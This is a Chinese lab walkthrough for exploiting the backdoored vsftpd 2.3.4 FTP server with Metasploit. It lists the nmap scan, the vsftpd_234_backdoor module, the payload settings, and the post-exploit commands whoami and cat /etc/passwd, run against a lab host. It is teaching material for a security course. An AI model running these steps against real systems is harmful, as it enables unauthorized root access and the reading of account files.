【实验目的】

利用vsftp2.3.4漏洞提权为root权限

【实验原理】

早vsftp2.3.4版本服务器程序中，当被恶意植入代码，用户名以“；）”为结尾，服务器就会在6200端口监听，并且能够执行任意代码。


【实验环境】

Kali操作系统 /\* 打开终端时，首先输入命令 su root .此操作必须首先执行 \*/


【实验步骤】

1.1使用namap扫描目标主机。


1.2 在终端中输入 nmap –sV 192.168.1.3 对目标主机进行端口扫描，发现开放21端口，并且安装是vsftp服务器软件，版本2.3.4.如图：




1.3 在终端中输入msfconsole。启动MSF终端，如图所示：




1.4 在终端中输入search vsftpd 搜索vsftpd 的相关工具和攻击载荷。显示vsftpd的2.3.4版本的漏洞利用模块



1.5在终端中输入命令 use exploit/unix/ftp/vsftpd\_234\_backdoor 启用漏洞利用模块，提示符就会提示进入到该路径下，如图所示：



1.6 在终端中输入 show options 查看需要设置的相关项 yes表示必须填写的参数




1.7 在终端中中输入 set RHOST 192.168.1.3 设置目标主机的地址为192.168.1.3

set PAYLOAD cmd/unix/interact 选择在远程主机执行的Shellcode代码

1.8 在终端中输入show payloads 显示Metasploit中可以在远程主机执行的代码 即shellcode

1.9 在终端中输入exploit 实施攻击。攻击成功后输入命令ifconfig 查看ip为目标主机。表示溢出成功

 1.10 在终端中输入whoami 查看获得的权限为root，输入命令cat /etc/passwd 查看系统的账号和密码